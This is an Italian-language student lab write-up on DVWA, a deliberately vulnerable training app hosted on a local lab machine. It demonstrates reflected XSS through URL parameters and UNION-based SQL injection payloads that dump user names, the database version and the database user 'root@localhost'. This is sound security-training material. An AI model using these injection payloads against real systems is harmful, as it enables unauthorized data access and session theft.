


**Alaimo Alessandro**  
**29/11/2022**

## **Exploit XSS & SQL injection**

Una volta controllato che le due macchine comunicano tra di loro, andiamo su DVWA di Meta, cliccando nella tendina XSS. Fatto ciò iniziamo a provare a scrivere qualcosa nella riga di comanda come nei seguenti screen:



192.168.50.101/dvwa/vulnerabilities/xss\_r/?name=Alessandro#

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


**DVWA**

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Submit

Hello Alessandro



192.168.50.101/dvwa/vulnerabilities/xss\_r/?name=<i>Alessandro<%2Fi>#

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Submit

Hello Alessandro

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

192.168.50.101

security=low; PHPSESSID=17c609fa3a2bc4c269861862f325ea3e

Come si è potuto notare, abbiamo potuto usare i tag HTML e script javascript farci spuntare sia nell'URL che come POP-UP ciò che scrivevamo o cercavamo.

Adesso passiamo alla SQLi e scriviamo i seguenti comandi per poter visualizzare gli utenti ed altre informazioni che chiederemo:

## Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null, version() #  
First name: admin  
Surname: admin

ID: '%' or 0=0 union select null, version() #  
First name: Gordon  
Surname: Brown

ID: '%' or 0=0 union select null, version() #  
First name: Hack  
Surname: Me

ID: '%' or 0=0 union select null, version() #  
First name: Pablo  
Surname: Picasso

ID: '%' or 0=0 union select null, version() #  
First name: Bob  
Surname: Smith

ID: '%' or 0=0 union select null, version() #  
First name:  
Surname: 5.0.51a-3ubuntu5

## Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null, user() #  
First name: admin  
Surname: admin

ID: '%' or 0=0 union select null, user() #  
First name: Gordon  
Surname: Brown

ID: '%' or 0=0 union select null, user() #  
First name: Hack  
Surname: Me

ID: '%' or 0=0 union select null, user() #  
First name: Pablo  
Surname: Picasso

ID: '%' or 0=0 union select null, user() #  
First name: Bob  
Surname: Smith

ID: '%' or 0=0 union select null, user() #  
First name:  
Surname: root@localhost ←